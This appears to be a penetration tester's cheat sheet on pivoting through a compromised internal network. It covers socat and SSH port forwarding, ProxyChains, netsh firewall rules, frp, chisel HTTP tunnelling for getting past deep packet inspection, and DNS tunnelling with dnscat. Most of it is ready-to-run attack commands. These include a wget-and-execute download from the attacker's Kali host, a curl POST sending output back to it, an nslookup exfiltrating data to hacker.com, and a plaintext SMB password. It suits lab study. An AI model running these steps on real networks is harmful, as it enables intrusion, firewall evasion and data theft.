Internal Network Enumeration
| Item | Bash Command |
| View network interfaces and IP addresses | ip route |
| View routing tables | ip addr |
| Host discovery on a certain port | for i in $(seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done |
Port Forwarding
socat -ddd TCP-LISTEN:22222,fork TCP:192.168.205.63:22
socat -ddd TCP-LISTEN:<LISTEN_PORT>,fork TCP:<TARGET_IP>:<TARGET_PORT>
Access a Postgres DB:
psql -h 192.168.50.63 -p 2345 -U postgres
| Item | Postgres Command |
| List databases | \l |
| Connect to a database | \c [DB_NAME] |
| Show tables | \dt |
Local SSH Tunnelling
Spawn terminal in Python (to solve Pseudo-terminal will not be allocated because stdin is not a terminal error):
python3 -c 'import pty; pty.spawn("/bin/sh")'
Local Static Forwarding
Create a tunnelling SSH session (no interactive shell will be launched):
ssh -N -L 0.0.0.0:[LISTENING_PORT_ON_SSH_CLIENT]:[DEST_IP_ON_TARGET]:[DEST_PORT_ON_TARGET] [SSH_USERNAME]@[SSH_SERVER_IP]
Local Dynamic Forwarding
In SSH dynamic forwarding, the packets can be forwarded to various detinations and various ports after arrival at the SSH server, as long as the packets going into the SSH client is property formatted in SOCKS. SOCKS specifies the routing instructions.
Create a dynamic tunnelling SSH session:
ssh -N -D 0.0.0.0:[LISTENING_PORT_ON_SSH_CLIENT] [SSH_USERNAME]@[SSH_SERVER_IP]
If the client application does not support SOCKS proxy (e.g. smbclient), ProxyChains is needed to change outgoing traffic to the SOCKS4/5 format.
Modify the ProxyChain config file to add a proxy:
sudo nano /etc/proxychains4.conf
socks5 [PROXY_SERVER] [PROXY_PORT]
To make application traffic routed through the ProxyChains:
proxychains [APPLICATION_COMMAND]
proxychains smbclient -L //172.16.50.217/ -U hr_admin --password=Welcome1234
Port scan for a host behind SOCKS proxy:
sudo proxychains nmap -vvv -sT -Pn [TARGET_IP]
Remote SSH Tunnelling
If the first compromised device in the internal network is behind a firewall, for example, only allows inbound traffic on the designated application port, it is not possible to use it as a SOCKS proxy server. However, if the device has a SSH client, an attacker can make it SSH-back” to the Kali machine, and use the reverse connection for tunnelling.
On Kali machine, start SSH server and confirm it is listening on port 22:
sudo systemctl start ssh
sudo ss -ntplu
Remote Static Forwarding
On the first compromised server (accessed via reverse shell):
python3 -c 'import pty; pty.spawn("/bin/sh")'
ssh -N -R 127.0.0.1:[TUNNEL_LISTEN_PORT_ON_KALI]:[DEST_IP]:[DEST_PORT] kali@[KALI_IP]
On Kali machine, accessed the local port that is set up with remote port forwarding:
psql -h 127.0.0.1 -p [TUNNEL_LISTEN_PORT_ON_KALI] -U [USERNAME]
Remote Dynamic Forwarding
On the first compromised server (accessed via reverse shell):
python3 -c 'import pty; pty.spawn("/bin/sh")'
ssh -N -R [TUNNEL_LISTEN_PORT_ON_KALI] kali@[KALI_IP]
Modify the end of /etc/proxychains4.conf to:
socks5 127.0.0.1 [TUNNEL_LISTEN_PORT_ON_KALI]
Windows Port Forwarding
Plink
Install plink.exe on Windows and run:
C:\Windows\Temp\plink.exe -ssh -R 127.0.0.1:[TUNNEL_LISTEN_PORT_ON_KALI]:[DEST_IP]:[DEST_PORT] [KALI_IP]
Netsh
With netsh (admin privilege required):
netsh interface portproxy add v4tov4 listenport=8886 listenaddress=192.168.145.95 connectport=3306 connectaddress=192.168.145.96
netsh interface portproxy show all
Add an allow rule to bypass the firewall:
netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in localip=192.168.154.64 localport=2222 action=allow
Remove the firewall rule created after attack:
netsh advfirewall firewall delete rule name="port_forward_ssh_2222"
Delete port forwarding:
netsh interface portproxy del v4tov4 listenport=2222 listenaddress=192.168.50.64
Frp
Frp is a reverse proxy toll to expose an internal port behind a NAT of firewall.
After transferring frpc.exe to the target host, create a configuration file frpc.ini on the target:
[common]
server_addr = [TARGET_SERVER_IP]
server_port = 7000

[socks5]
type = tcp
plugin = socks5
remote_port = 6000
.\frpc.exe -c frpc.ini
On the Frp server (Kali machine), create a configuration file frps.ini and start frps binary:
[common]
bind_port = 7000
sudo nano /etc/proxychains4.conf
socks5  127.0.0.1 6000
./frps -c frps.ini
Deep Packet Inspection Evasion
HTTP Tunnelling
A DPI firewall may be configured to drop all traffic except a certain protocol (e.g. HTTP), which blocks plain port forwarding. However, HTTP tunnelling tools can be used to encapsulate traffic for DPI evasion.
Requirements for DPI evasion with chisel:
- There is a free port allowed by the outbound firewall rule for HTTP traffic
- The chisel client can be installed on the target, and commands can be executed to setup server addresses (e.g. through RCE exploits).
On Kali machine, start a chisel server and inspect incoming connections:
chisel server --port 8080 --reverse
sudo tcpdump -nvvvXi tun0 tcp port 8080
On target host, download a chisel client (the binary is the same as server):
wget [KALI_IP]/chisel -O /tmp/chisel && chmod +x /tmp/chisel
Start a chisel client and send back the debug messages:
/tmp/chisel client [KALI_IP]:8080 R:socks &> /tmp/output; curl --data @/tmp/output http://[KALI_IP]:8080/
By default, TCP 1080 will be used to listen on the loopback interface for SOCKS traffic. TCP 8080 will be used to establish the HTTP channel. Proxychains can be used to route application traffic (e.g. nmap) through local port 1080 in SOCKS format.


SSH connections can be routed with ncat:
sudo apt install ncat
ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h %p' [TARGET_USERNAME]@[TARGET_IP]
DNS Tunnelling
Exfiltrated data can be embedded in DNS queries made to external DNS servers. On the other hand, data can be infiltrated by using TXT records in DNS response.
Data exfiltration:
nslookup [STRING_TO_EXFILTRATE].hacker.com [DNS_SERVER_IP]
Data infiltration:
nslookup -type=txt [DOMAIN] [DNS_SERVER_IP]
DNS data exfiltrtion and infiltration can be automated with dnscat.
On Kali machine (assumed authoritative server):
dnscat2-server [DOMAIN_NAME]
On target machine (the dnscat client should be transferred to it first):
./dnscat [DOMAIN_NAME]
./dnscat --dns server=[DNS_SERVER_IP],port=53 --secret=[SECRET]

On Kali nachine dnscat server console, set up a port forwarding:
window
window -i [ID]
command ([CLIENT_HOSTNAME]) 1> listen 127.0.0.1:[LOCAL_LISTENING_PORT] [DEST_PORT]:[DEST_PORT]
The dnscat server listens on the designated local port, then infiltrate the instructions to dnscat client in various DNS reponses. The client processes the comamnds and make connections to the destination host in the internal network.